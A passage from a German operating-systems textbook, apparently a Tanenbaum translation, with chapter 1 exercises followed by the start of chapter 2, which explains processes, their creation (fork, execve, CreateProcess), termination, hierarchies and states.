- 28.** Erklären Sie, wie die Trennung von Strategie und Mechanismus bei der Entwicklung von mikrokernbasierten Betriebssystemen hilft.
- 29.** Nun ein paar Aufgaben, die das Rechnen mit Einheiten einüben sollen:
- Wie lange dauert ein Mikrojahr in Sekunden?
 - Mikrometer werden manchmal als Mikron (im Deutschen oft 1 μ) bezeichnet. Wie lang ist ein Gigamikron?
 - Wie viele Byte enthält ein 1-TB-Speicher?
 - Die Masse der Erde beträgt 6000 Yottagramm. Wie viel ist das in Kilogramm?
- 30.** Programmieren Sie eine Shell, die ähnlich wie die in ►Abbildung 1.19 ist. Erweitern Sie diese so, dass Sie sie auch testen können. Außerdem sollte Ihre Shell die Möglichkeit besitzen, Ein- und Ausgabe umzuleiten, Pipes anbieten und Jobs in den Hintergrund stellen können.
- 31.** Wenn Sie einen Rechner mit einem UNIX-System zur Verfügung haben (Linux, MINIX, FreeBSD oder Ähnliches), den Sie ohne jemanden zu stören einfach abstürzen lassen und neu starten können, dann schreiben Sie ein kleines Programm, das versucht, eine unbegrenzte Anzahl von Kindprozessen zu erzeugen. Beobachten Sie, was dann passiert. Bevor Sie dieses Experiment starten, sollten die Datenpuffer mit dem Shell-Befehl `sync` noch auf die Platte geschrieben werden, damit das Dateisystem keinen Schaden nimmt. **Achtung:** Versuchen Sie das bitte nicht ohne Erlaubnis des Systemverwalters auf einem System, an dem andere Benutzer arbeiten. Die Folgen sind sehr schnell zu spüren und Sie könnten dafür zur Rechenschaft gezogen werden!
- 32.** Untersuchen Sie den Inhalt eines UNIX- oder Windows-Verzeichnisses und versuchen Sie, diese zu interpretieren. Nutzen Sie dazu Hilfsmittel wie das UNIX-Programm *od* oder das MS-DOS-Programm *DEBUG*. **Hinweis:** Wie Sie dabei vorgehen, hängt stark vom verwendeten Betriebssystem ab. Ein Trick wäre, das Verzeichnis auf einer Diskette anzulegen und dann die Daten unter einem anderen Betriebssystem zu lesen, das diesen Zugriff erlaubt.

Prozesse und Threads

2.1 Prozesse	124
2.2 Threads	137
2.3 Interprozesskommunikation	161
2.4 Scheduling	192
2.5 Klassische Probleme der Interprozess-kommunikation.....	212
2.6 Forschung zu Prozessen und Threads	217
Zusammenfassung.....	218
Übungen.....	219

» Wir beginnen nun eine detaillierte Studie über den Entwurf und die Konstruktion von Betriebssystemen. Das zentrale Konzept in jedem Betriebssystem ist der Prozess: eine Abstraktion eines laufenden Programms. Alles andere hängt von diesem Konzept ab, deshalb müssen Betriebssystementwickler (sowie Studierende) so früh wie möglich eine fundierte Vorstellung davon bekommen, was ein Prozess ist.

Prozesse sind eine der ältesten und wichtigsten Abstraktionen, die von Betriebssystemen angeboten werden. Sie unterstützen die Fähigkeit der (Quasi-)Parallelität, auch wenn es nur eine CPU im System gibt – eine einzelne CPU wird in viele virtuelle CPUs verwandelt. Ohne die Prozessabstraktion gäbe es die moderne EDV nicht. In diesem Kapitel werden wir uns Prozesse und ihre „Verwandten“, die Threads, sehr detailliert ansehen. <<

2.1 Prozesse

Moderne Computer können oft mehrere Dinge gleichzeitig erledigen. Der normale PC-Nutzer ist sich dieser Tatsache möglicherweise nicht völlig bewusst, also könnten hier ein paar Fakten für Aufhellung sorgen. Betrachten wir zunächst einen Webserver. Von überall her kommen Anfragen nach Webseiten. Wenn solch eine Anfrage eintrifft, überprüft der Server zunächst, ob die benötigte Seite im Cache ist. Falls ja, schickt er die angefragte Seite zurück. Falls nicht, wird eine Plattenanfrage gestartet, um die Seite zu holen. Aus der Perspektive der CPU benötigt diese Plattenanfrage eine Ewigkeit. Während dieser Wartezeit kommen möglicherweise viele weitere Anfragen herein. Wenn es mehrere Platten im System gibt, werden einige oder alle davon vielleicht schon zu anderen Platten umgeleitet, lange bevor die erste Anfrage erfüllt ist. Offensichtlich wird irgendeine Methode benötigt, um diese Nebenläufigkeit zu modellieren und zu steuern. Prozesse (und insbesondere Threads) können hier helfen.

Werfen wir nun einen Blick auf den PC. Wenn das System hochgefahren wird, werden viele Prozesse heimlich gestartet, was der Benutzer oft nicht bemerkt. Zum Beispiel könnte ein Prozess gestartet werden, der auf ankommende E-Mails wartet. Ein weiterer Prozess könnte im Auftrag des Antivirenprogramms in bestimmten Abständen überprüfen, ob neue Virendefinitionen erhältlich sind. Zusätzlich könnten explizite Benutzerprogramme laufen, die zum Beispiel Dateien drucken oder eine CD-ROM brennen – und dies alles, während der Benutzer im Web surft. All diese Aktivitäten müssen verwaltet werden und da kommt ein Multiprogrammiersystem, das mehrere Prozesse unterstützt, jetzt ganz gelegen.

In einem Multiprogrammiersystem wechselt die CPU schnell von Programm zu Programm, wobei jedes Programm im Bereich von ungefähr zehn bis hundert Millisekunden rechnet. Genau betrachtet läuft zu jedem Zeitpunkt immer nur ein Programm auf der CPU. In einem Zeitraum von einer Sekunde jedoch können mehrere Programme bearbeitet werden, was beim Benutzer die Illusion von Parallelität erzeugt. Manchmal spricht man in diesem Zusammenhang von **Quasiparallelität** (*pseudoparallelism*), um

den Gegensatz zur echten Hardware-Parallelität von **Multiprozessorsystemen** (in denen sich zwei oder mehr CPUs den gleichen physischen Speicher teilen) hervorzuheben. Für einen Menschen ist es schwierig, den Überblick über mehrere parallele Vorgänge zu behalten. Deshalb erarbeiteten Betriebssystementwickler im Laufe der Jahre ein konzeptionelles Modell (sequenzielle Prozesse), das den Umgang mit Parallelität vereinfacht. Dieses Modell, seine Anwendungen und einige seiner Auswirkungen sind der Inhalt dieses Kapitels.

2.1.1 Das Prozessmodell

In diesem Modell ist die gesamte auf dem Computer ausführbare Software und manchmal auch das Betriebssystem als eine Menge von **sequenziellen Prozessen** oder kurz **Prozessen** organisiert. Ein Prozess ist nichts anderes als die Instanz eines Programms in Ausführung, inklusive des aktuellen Wertes des Befehlszählers, der Registerinhalte und der Belegungen der Variablen. Konzeptionell besitzt jeder Prozess seine eigene virtuelle CPU. In der Realität schaltet natürlich die CPU zwischen den Prozessen hin und her. Zum Verständnis ist es jedoch viel einfacher, sich eine Menge von (quasi-)parallel laufenden Prozessen vorzustellen, als zu versuchen, die Übersicht darüber zu behalten, wie die CPU zwischen den Programmen wechselt. Dieses schnelle Hin- und Herschalten wird als **Multiprogrammierung** bezeichnet, wie schon in Kapitel 1 erwähnt.

► Abbildung 2.1(a) zeigt den Speicher eines Computers, der vier Programme parallel berechnet. In ► Abbildung 2.1(b) sehen wir vier Prozesse, von denen jeder seine eigene Ablaufsteuerung (d.h. seinen eigenen logischen Befehlszähler) besitzt und unabhängig von den anderen läuft. Natürlich existiert in der Hardware nur ein einziger Befehlszähler. Daher wird der logische Befehlszähler des jeweils laufenden Prozesses in den realen Befehlszähler geladen. Sobald die Zeitscheibe des Prozesses abgelaufen ist, wird der reale Befehlszähler im abgespeicherten logischen Befehlszähler des Prozesses im Speicher gesichert. In ► Abbildung 2.1(c) ist zu sehen, dass über ein längeres Zeitintervall alle Prozesse in ihrer Ausführung fortgeschritten sind, obwohl zu einem beliebigen Zeitpunkt nur ein Prozess tatsächlich läuft.




Abbildung 2.1: (a) Multiprogrammierung von vier Programmen (b) Konzeptionelles Modell von vier individuellen, sequenziellen Prozessen (c) Zu jedem Zeitpunkt ist immer nur ein Programm aktiv.

In diesem Kapitel gehen wir zunächst davon aus, dass es im betrachteten System nur eine CPU gibt. Diese Annahme verliert zunehmend an Richtigkeit, da neue Chips oft Mehrkernchips mit zwei, vier oder mehr CPUs sind. Wir werden uns die Mehrkernchips und Multiprozessoren allgemein in Kapitel 8 ansehen, doch vorläufig ist es einfacher, nur jeweils eine CPU zu betrachten. Wenn wir also sagen, dass eine CPU wirklich nur jeweils einen Prozess laufen lassen kann, dann heißt das, dass bei mehreren Kernen (oder CPUs) jede von ihnen jeweils nur einen Prozess laufen lassen kann.

Durch das schnelle Wechseln der CPU zwischen den Prozessen ist die Geschwindigkeit, mit der ein Prozess seine Berechnung durchführt, nicht einheitlich und wahrscheinlich nicht einmal reproduzierbar, wenn derselbe Prozess noch einmal ausgeführt wird. Daher dürfen keine Annahmen über den Zeitablauf in einen Prozess einprogrammiert werden. Stellen wir uns beispielsweise einen Ein-/Ausgabeprozess vor, der ein Bandlaufwerk startet, um gesicherte Dateien zurückzuspielen, anschließend 10.000 Mal eine Warteschleife durchläuft, um das Laufwerk anlaufen zu lassen, und dann einen Lesebefehl startet, um den ersten Eintrag zu lesen. Falls sich die CPU entscheidet, während der Warteschleife zu einem anderen Prozess zu wechseln, könnte der Ein-/Ausgabeprozess eventuell erst dann wieder zur Ausführung kommen, wenn sich der Lesekopf bereits hinter dem ersten Eintrag befindet. Falls ein Prozess kritische Echtzeitanforderungen dieser Art aufweist, wenn also bestimmte Ereignisse innerhalb einer festgelegten Anzahl von Millisekunden stattfinden müssen, dann muss durch spezielle Maßnahmen sichergestellt werden, dass diese Ereignisse auch wirklich eintreten. Im Allgemeinen werden die meisten Prozesse jedoch nicht von der Multiprogrammierung der CPU oder von den relativen Geschwindigkeiten verschiedener Prozesse beeinflusst.

Der Unterschied zwischen einem Prozess und einem Programm ist subtil, aber (zum Verständnis) äußerst wichtig. Eine Analogie kann uns hierbei helfen: Stellen Sie sich einen kulinarisch interessierten Informatiker vor, der einen Geburtstagskuchen für seine Tochter bäckt. Er hat ein Geburtstagskuchenrezept und eine gut ausgestattete Küche mit allen Zutaten: Mehl, Eier, Zucker, Vanillearoma und so weiter. In dieser Analogie ist das Rezept das Programm (d.h. ein in einer passenden Notation geschriebener Algorithmus), der Informatiker ist der Prozessor (CPU) und die Zutaten für den Kuchen sind die Eingabedaten. Der Prozess ist die Aktivität, die daraus besteht, dass unser Bäcker das Rezept liest, die Zutaten herbeiholt und den Kuchen bäckt.

Nun stellen Sie sich vor, dass der Sohn des Informatikers wie am Spieß schreiend hereingelaufen kommt, weil er von einer Biene gestochen wurde. Der Informatiker notiert sich, an welcher Stelle des Rezeptes er sich befindet (der Zustand des aktuellen Prozesses wird gespeichert), holt ein Erste-Hilfe-Buch und beginnt den Anordnungen darin zu folgen. Hier sehen wir, wie der Prozessor von einem Prozess (Backen) zu einem Prozess mit höherer Priorität (medizinische Hilfe leisten) wechselt. Jedem der Prozesse liegt ein unterschiedliches Programm zugrunde (das Rezept bzw. das Erste-Hilfe-Buch). Nachdem der Bienenstich behandelt worden ist, kann der Informatiker zu seinem Kuchen zurückkehren und an dem Punkt fortfahren, an dem er unterbrochen wurde.

Der entscheidende Gedanke ist hier, dass ein Prozess eine Aktivität jedweder Art ist. Er umfasst ein Programm, Eingaben, Ausgaben und einen Zustand. Mehrere Prozesse können sich einen einzelnen Prozessor teilen. Eine Schedulingstrategie entscheidet, wann die Arbeit an einem Prozess unterbrochen und ein anderer Prozess bedient wird.

Es sollte noch bemerkt werden, dass ein Programm, das zweimal läuft, wie zwei Prozesse gezählt wird. Zum Beispiel ist es häufig möglich, ein Textverarbeitungsprogramm zweimal zu starten oder zwei Dateien gleichzeitig zu drucken, falls zwei Drucker verfügbar sind. Die Tatsache, dass zwei laufende Prozesse zufällig das gleiche Programm ausführen, spielt keine Rolle – es sind trotzdem verschiedene Prozesse. Das Betriebssystem kann möglicherweise den Code zwischen ihnen aufteilen, so dass nur eine Kopie im Speicher ist, aber dies ist lediglich ein technisches Detail, das die grundsätzliche Situation nicht ändert.

2.1.2 Prozesserzeugung

Betriebssysteme benötigen ein Verfahren zum Erzeugen von Prozessen. In sehr einfachen Systemen oder in Systemen, deren Entwurf nur eine einzige Anwendung vorsieht (z.B. die Steuerung eines Mikrowellenherdes), können alle benötigten Prozesse bereits beim Systemstart vorhanden sein. In allgemein gebräuchlichen Systemen benötigt man jedoch ein Verfahren, um Prozesse im laufenden Betrieb je nach Bedarf zu erzeugen und zu beenden. Wir werden nun einige der Punkte betrachten.

Es gibt prinzipiell vier Ereignisse, die das Erzeugen eines Prozesses verursachen:

1. Initialisierung des Systems
2. Systemaufruf zum Erzeugen eines Prozesses durch einen anderen Prozess
3. Benutzeranfrage, einen neuen Prozess zu erzeugen
4. Initiierung einer Stapelverarbeitung (Stapeljob)

Beim Hochfahren eines Betriebssystems werden normalerweise mehrere Prozesse erzeugt. Einige davon sind Prozesse, die im Vordergrund laufen, das heißt Prozesse, die mit (menschlichen) Benutzern interagieren und für diese Aufgaben ausführen. Andere sind Hintergrundprozesse, die spezielle Funktionen erfüllen und sich nicht bestimmten Benutzern zuordnen lassen. Beispielsweise kann für das Empfangen von E-Mails ein Hintergrundprozess bestimmt sein, der den größten Teil des Tages schlafet, aber plötzlich quicklebendig wird, wenn eine E-Mail eintrifft. Ein anderer Hintergrundprozess bearbeitet beispielsweise Anfragen für Webseiten, die auf diesem Rechner abgelegt sind. Er erwacht beim Eintreffen einer Anfrage, um diese dann zu bearbeiten. Prozesse, die im Hintergrund bleiben, um Aktivitäten wie E-Mails, Webseiten, Druckaufträge und so weiter zu bearbeiten, heißen **Daemons**. Große Systeme haben üblicherweise Dutzende davon. In UNIX kann man sich mithilfe des Programms *ps* die laufenden Prozesse anzeigen lassen. Unter Windows wird dazu der Taskmanager benutzt.

Zusätzlich zu den beim Systemstart erzeugten Prozessen können auch später Prozesse erzeugt werden. Oft führen laufende Prozesse Systemaufrufe aus, um einen oder mehrere neue Prozesse zu erzeugen, die ihnen bei der Verarbeitung helfen. Das Erzeugen von Prozessen ist insbesondere dann hilfreich, wenn die zu erledigende Arbeit leicht auf mehrere in Verbindung stehende, aber unabhängig voneinander interagierende Prozesse aufteilbar ist. Wenn beispielsweise große Datenmengen über ein Netzwerk für die weitere Verarbeitung geladen werden müssen, dann kann es praktisch sein, einen ersten Prozess zu erzeugen, der die Daten lädt und in einen gemeinsamen Puffer schreibt, während ein zweiter Prozess die Daten aus dem Puffer liest und verarbeitet. In einem Multiprozessorsystem ließe sich die Aufgabe noch weiter beschleunigen, indem jeder Prozess auf einem eigenen Prozessor läuft.

In interaktiven Systemen können Benutzer Programme durch Eingeben eines Kommandos oder das (Doppel-)Klicken eines Icons starten. Jede dieser Aktionen startet einen neuen Prozess und lässt darin das gewählte Programm ablaufen. In kommandobasierten UNIX-Systemen, auf denen X-Windows läuft, übernimmt der Prozess das Fenster, in dem er gestartet wurde. Bei Microsoft Windows hat ein gestarteter Prozess kein Fenster, er kann aber eines (oder mehrere) erzeugen, was meistens auch geschieht. In beiden Systemen können Benutzer mehrere Fenster, in denen je ein Prozess läuft, gleichzeitig geöffnet haben. Mithilfe der Maus kann der Benutzer ein Fenster auswählen und dann mit dem Prozess interagieren, um beispielsweise erforderliche Eingaben zu machen.

Die letzte Situation, in der Prozesse erzeugt werden, entsteht nur in Stapelverarbeitungssystemen von Großrechnern. Benutzer können Stapeljobs an das System übertragen (möglicherweise von entfernten Rechnern aus). Sobald das Betriebssystem entscheidet, dass genügend Betriebsmittel zur Verarbeitung einer neuen Aufgabe zur Verfügung stehen, erzeugt es einen neuen Prozess und verarbeitet darin die nächste Aufgabe aus der Warteschlange.

Technisch gesehen wird in all diesen Fällen ein neuer Prozess erzeugt, indem ein bestehender Prozess einen Systemaufruf zur Prozesserzeugung ausführt. Dieser aufrufende Prozess kann ein laufender Benutzerprozess, ein durch die Tastatur oder Maus aufgerufener Systemprozess oder auch ein Verwaltungsprozess zur Stapelverarbeitung sein. Der Systemaufruf teilt dem Betriebssystem mit, dass ein neuer Prozess zu erzeugen ist, und gibt direkt oder indirekt an, welches Programm darin ausgeführt werden soll.

In UNIX existiert nur ein Systemaufruf zur Erzeugung eines neuen Prozesses: `fork`. Dieser Aufruf erzeugt eine exakte Kopie des aufrufenden Prozesses. Nach dem `fork` haben die beiden Prozesse, Eltern- und Kindprozess, das gleiche Speicherabbild, die gleichen Umgebungsvariablen und die gleichen geöffneten Dateien. Das ist alles. Üblicherweise führt der Kindprozess anschließend `execve` oder einen ähnlichen Systemaufruf aus, um sein Speicherabbild zu wechseln und ein neues Programm abzuarbeiten. Wenn beispielsweise ein Benutzer ein Kommando wie `sort` in eine Shell eingibt, spaltet die Shell einen Kindprozess ab, der dann `sort` ausführt. Dieser Vorgang wird deshalb in zwei Stufen aufgeteilt, damit der Kindprozess seine Dateideskriptoren nach dem `fork`, aber vor dem `execve`, abändert kann, um eine Umleitung von Standardeingabe, Standardausgabe und Standardfehler durchzuführen.

Im Gegensatz dazu wickelt unter Windows ein einziger Win32-Funktionsaufruf, nämlich `CreateProcess`, sowohl die Erzeugung des Prozesses als auch das Laden des richtigen Programms in den Prozess ab. Dieser Aufruf erhält zehn Parameter: das auszuführende Programm; die Kommandozeilenparameter, die dem Programm übergeben werden; verschiedene Sicherheitsattribute; Bits, die angeben, ob geöffnete Dateien vererbt werden; Informationen über die Priorität; eine Spezifikation über das für den Prozess zu erzeugende Fenster (falls eines benötigt wird) und ein Zeiger auf eine Datenstruktur, in der Informationen über den neu erzeugten Prozess an den Aufrufer zurückgegeben werden. In Win32 gibt es zusätzlich zu `CreateProcess` noch etwa 100 andere Funktionen für das Verwalten und Synchronisieren von Prozessen.

Sowohl in UNIX als auch in Windows haben Eltern- und Kindprozess nach einer Prozesserzeugung je einen eigenen getrennten Adressraum. Wenn einer der beiden Prozesse ein Speicherwort in seinem Adressraum ändert, so ist die Änderung für den anderen Prozess nicht sichtbar. In UNIX ist der initiale Adressraum des Kindprozesses zwar eine *Kopie* des Adressraumes des Elternprozesses, aber es handelt sich dabei definitiv um zwei getrennte Adressräume – es wird kein beschreibbarer Speicher gemeinsam benutzt (in manchen UNIX-Implementierungen wird der Programmtext von beiden Prozessen gemeinsam benutzt, da dieser nicht verändert werden kann). Es ist für den neu erzeugten Prozess jedoch möglich, einige andere Ressourcen mit seinem Erzeuger zu teilen, wie beispielsweise geöffnete Dateien. Unter Windows unterscheiden sich die Adressräume von Elternprozess und Kindprozess von Anfang an.

2.1.3 Prozessbeendigung

Ein Prozess startet nach seiner Erzeugung und erledigt seine Aufgabe, was auch immer das ist. Nichts währt jedoch ewig, nicht einmal Prozesse. Früher oder später terminiert der neue Prozess, üblicherweise aufgrund einer der folgenden Bedingungen:

- 1.** Normales Beenden (freiwillig)
- 2.** Beenden aufgrund eines Fehlers (freiwillig)
- 3.** Beenden aufgrund eines schwerwiegenden Fehlers (unfreiwillig)
- 4.** Beenden durch einen anderen Prozess (unfreiwillig)

Die meisten Prozesse terminieren, weil sie ihre Aufgabe erledigt haben. Wenn ein Compiler ein Programm übersetzt hat, führt er einen Systemaufruf aus, um dem Betriebssystem mitzuteilen, dass er seine Arbeit beendet hat. Dieser Aufruf lautet unter UNIX `exit` und unter Windows `exitProcess`. Bildschirmorientierte Programme unterstützen auch freiwillige Beendigung. Textverarbeitungsprogramme, Internetbrowser und ähnliche Programme haben stets ein Symbol oder einen Menüpunkt, den der Benutzer anklicken kann, um den Prozess anzuweisen, sämtliche geöffneten temporären Dateien zu löschen und sich zu beenden.

Der zweite Grund für eine Terminierung liegt vor, wenn der Prozess einen schwerwiegenden Fehler feststellt. Wenn beispielsweise ein Benutzer das Kommando

```
cc foo.c
```

eingibt, um das Programm *foo.c* zu übersetzen, die Datei aber gar nicht existiert, so beendet sich der Compiler einfach. Bildschirmorientierte, interaktive Prozesse beenden sich im Allgemeinen nicht einfach, wenn falsche Parameter angegeben werden, sondern öffnen stattdessen ein Dialogfenster, in dem der Benutzer die gültigen Parameter eingeben kann.

Der dritte Grund für die Terminierung sind durch den Prozess selbst verursachte Fehler. Dies geschieht häufig aufgrund von Programmierfehlern. Dazu gehört beispielsweise das Ausführen eines unzulässigen Befehls, der Zugriff auf ungültige Speicheradressen oder auch die Division durch null. In manchen Systemen (wie beispielsweise UNIX) kann der Prozess dem Betriebssystem mitteilen, dass er bestimmte Fehler selbst behandelt. In diesem Fall wird ein Prozess bei Auftreten eines solchen Fehlers nicht beendet, sondern mit einer Benachrichtigung unterbrochen.

Der vierte Grund für die Terminierung ist ein Systemaufruf durch einen Prozess, der das Betriebssystem anweist, einen anderen Prozess zu beenden. Unter UNIX heißt dieser Systemaufruf `kill`. Die entsprechende Win32-Funktion heißt `TerminateProcess`. In beiden Fällen benötigt der aufrufende Prozess die entsprechende Berechtigung, um den anderen Prozess zu beenden. In manchen Systemen werden bei der freiwilligen oder unfreiwilligen Terminierung eines Prozesses gleichzeitig alle von diesem Prozess erzeugten Kindprozesse ebenfalls sofort beendet. Das ist jedoch weder bei UNIX noch bei Windows der Fall.

2.1.4 Prozesshierarchien

In manchen Systemen bestehen nach der Erzeugung eines neuen Prozesses zwischen Eltern- und Kindprozess weiterhin gewisse Zusammenhänge. Wenn der Kindprozess weitere Prozesse erzeugt, bildet sich eine Prozesshierarchie. Beachten Sie, dass ein Prozess im Gegensatz zu Pflanzen und Tieren, die sich sexuell fortpflanzen, nur ein Elternteil hat (aber null, eins, zwei oder mehr Kinder).

In UNIX bildet ein Prozess zusammen mit all seinen Kindern und weiteren Nachkommen eine Prozessfamilie. Wenn ein Benutzer ein Signal mithilfe der Tastatur versendet, so wird dieses Signal an alle Prozesse derjenigen Prozessfamilie verteilt, die momentan mit der Tastatur in Verbindung steht (üblicherweise alle aktiven Prozesse, die im aktuellen Fenster erzeugt wurden). Jeder Prozess kann individuell entscheiden, ob er das Signal annimmt, es ignoriert oder ob er – was das vorgegebene Standardverhalten ist – durch das Signal beendet wird.

Als weiteres Beispiel dafür, wo die Prozesshierarchie eine Rolle spielt, wollen wir betrachten, wie sich UNIX beim Start selbst initialisiert. Ein spezieller Prozess mit dem Namen *init* ist im Bootimage vorhanden. Wenn dieser Prozess anläuft, liest er aus einer Datei, wie viele Terminals es geben soll. Dann spaltet er einen neuen Prozess pro

Terminal ab. Diese Prozesse warten, bis sich jemand anmeldet. Bei einer erfolgreichen Anmeldung führt der Login-Prozess eine Shell aus, um Kommandoeingaben anzunehmen. Diese Kommandoeingaben können wiederum Prozesse starten und so weiter. Somit gehören alle Prozesse im gesamten System zu einem einzigen Baum mit *init* an seiner Wurzel.

Im Gegensatz dazu gibt es unter Windows kein Konzept einer Prozesshierarchie. Alle Prozesse sind gleichwertig. Der einzige Hinweis auf eine Prozesshierarchie ist ein spezielles Token (**Handle** genannt), das ein Elternprozess bei der Erzeugung eines Prozesses erhält, um seinen Kindprozess zu steuern. Es ist jedoch möglich, dieses Token an einen anderen Prozess weiterzugeben, womit die Hierarchie außer Kraft gesetzt wird. In UNIX können Prozesse ihre Kinder nicht enterben.

2.1.5 Prozesszustände

Obwohl jeder Prozess eine unabhängige Einheit mit eigenem Befehlszähler und internem Zustand darstellt, müssen Prozesse häufig mit anderen Prozessen kommunizieren. Beispielsweise könnte ein Prozess Daten ausgeben, die ein anderer als Eingabedaten erwartet. Bei der Eingabe von

```
cat chapter1 chapter2 chapter3 | grep tree
```

in eine Shell fügt der erste Prozess die drei Texte zusammen und gibt sie aus, indem er das Programm *cat* ausführt. Der zweite Prozess führt das Programm *grep* aus und sucht so alle Zeilen heraus, die das Wort „tree“ enthalten. Abhängig von der relativen Geschwindigkeit der beiden Prozesse (die sowohl von der relativen Komplexität der beiden Programme als auch von der jeweils zugeteilten Rechenzeit abhängt) kann es passieren, dass *grep* rechenbereit ist, aber noch keine Eingabedaten vorhanden sind. Der Prozess muss dann blockiert werden, bis Daten zur Verarbeitung bereitstehen.

Ein Prozess blockiert, wenn er nicht weiterarbeiten kann. Typischerweise geschieht das durch das Warten auf Eingabedaten, die noch nicht zur Verfügung stehen. Es ist ebenso möglich, dass ein rechenbereiter Prozess gestoppt wird, weil das Betriebssystem entscheidet, den Prozessor für eine Weile einem anderen Prozess zuzuteilen. Diese beiden Bedingungen sind gänzlich verschieden. Im ersten Fall liegt die Blockade in der Natur der Aufgabe (man kann die Kommandoeingabe eines Benutzers nicht verarbeiten, bevor sie eingetippt wurde). Im zweiten Fall ist es eine technische Eigenschaft des Systems (es sind nicht genügend CPUs vorhanden, um jedem Prozess seinen eigenen privaten Prozessor zuzuteilen). In ▶ Abbildung 2.2 sind die drei Zustände dargestellt, in denen sich ein Prozess befinden kann:

- 1.** rechnend (*running*, die Befehle werden in diesem Moment auf der CPU ausgeführt)
- 2.** rechenbereit (*ready*, kurzzeitig gestoppt, um einen anderen Prozess rechnen zu lassen)
- 3.** blockiert (*blocked*, nicht lauffähig bis ein bestimmtes externes Ereignis eintritt)



Offensichtlich sind die ersten beiden Zustände ähnlich. In beiden Fällen ist der Prozess rechenwillig, allerdings steht im zweiten Fall gerade keine CPU für ihn zur Verfügung. Der dritte Zustand unterscheidet sich von den ersten beiden dadurch, dass der Prozess selbst dann nicht rechnen kann, wenn die CPU ansonsten nichts zu tun hätte.




Abbildung 2.2: Ein Prozess kann sich in den Zuständen rechnend, rechenbereit und blockiert befinden. Es existieren die dargestellten Übergänge zwischen diesen Zuständen.

Wie in der Abbildung zu sehen ist, gibt es vier mögliche Übergänge zwischen diesen drei Zuständen. Übergang 1 tritt auf, wenn das Betriebssystem entdeckt, dass ein Prozess im Augenblick nicht fortfahren kann. In manchen Systemen muss ein Prozess einen Systemaufruf wie `pause` ausführen, um in den blockierten Zustand zu gelangen. In anderen Systemen wie beispielsweise UNIX wird ein Prozess automatisch blockiert, wenn er von einer Pipe oder einer Spezialdatei (z.B. einem Terminal) liest und dort noch keine Daten anliegen.

Die Übergänge 2 und 3 werden vom Prozess-Scheduler, einem Teil des Betriebssystems, ausgeführt, ohne dass der Prozess davon etwas bemerkt. Übergang 2 erfolgt, wenn der Scheduler entscheidet, dass ein Prozess lange genug gelaufen ist und deshalb nun ein anderer Prozess etwas Rechenzeit erhalten soll. Übergang 3 erfolgt, wenn alle anderen Prozesse ihren gerechten Anteil an Rechenzeit verbraucht haben und nun der erste Prozess die CPU wieder zugeteilt bekommt, um weiterzurechnen. Die Entscheidung, welcher Prozess für wie lange laufen soll, also das Scheduling, ist ein sehr wichtiges Thema, das wir später in diesem Kapitel behandeln werden. Es wurden viele Strategien entwickelt, um einen Kompromiss zwischen den konkurrierenden Anforderungen Effizienz des Systems als Ganzem und Fairness für den einzelnen Prozess zu finden. Einige dieser Strategien werden wir später in diesem Kapitel untersuchen.

Übergang 4 tritt auf, sobald ein externes Ereignis eintritt, auf das ein Prozess gewartet hat (wie beispielsweise ankommende Eingabedaten). Falls in diesem Moment kein anderer Prozess läuft, wird Übergang 3 ausgelöst und der Prozess startet. Ansonsten wartet er im Zustand *rechenbereit*, bis die CPU verfügbar und der Prozess an der Reihe ist.

Mithilfe des Prozessmodells wird es viel einfacher, die Vorgänge innerhalb des Systems zu verstehen. Manche Prozesse führen Programme aus, die durch eingetippte Benutzerkommandos gesteuert werden. Andere Prozesse sind ein Teil des Systems und bearbeiten beispielsweise Anfragen an Dateidienste oder steuern Festplatten und Bandlaufwerke. Beim Auftreten eines Festplatteninterrupts trifft das System die Entscheidung, den aktuellen Prozess anzuhalten und den Festplattenprozess zu starten, der blockiert

war und auf diesen Interrupt wartete. Dadurch müssen wir nicht über Interrupts nachdenken, sondern können Benutzerprozesse, Festplattenprozesse, Terminalprozesse und so weiter betrachten, die beim Warten auf ein Ereignis in den blockierten Zustand übergehen. Sobald von der Festplatte gelesen oder ein Zeichen eingegeben wurde, wird der darauf wartende Prozess in rechenbereiten Zustand überführt.

Diese Betrachtung führt uns zu dem in ►Abbildung 2.3 dargestellten Modell. In diesem Modell ist die unterste Schicht des Betriebssystems der Scheduler, über dem eine Vielzahl unterschiedlicher Prozesse liegen. Die gesamte Unterbrechungsbehandlung und die Details bezüglich des Startens und Anhaltens von Prozessen werden in dem hier als Scheduler bezeichneten Block versteckt, der in Wirklichkeit nicht viel Quelltext umfasst. Der Rest des Betriebssystems ist schön in Prozesse strukturiert, jedoch trifft dies kaum auf echte Systeme zu.




Abbildung 2.3: Die unterste Schicht eines prozessstrukturierten Betriebssystems behandelt Interrupts und Scheduling. Oberhalb dieser Schicht befinden sich sequenzielle Prozesse.

2.1.6 Implementierung von Prozessen

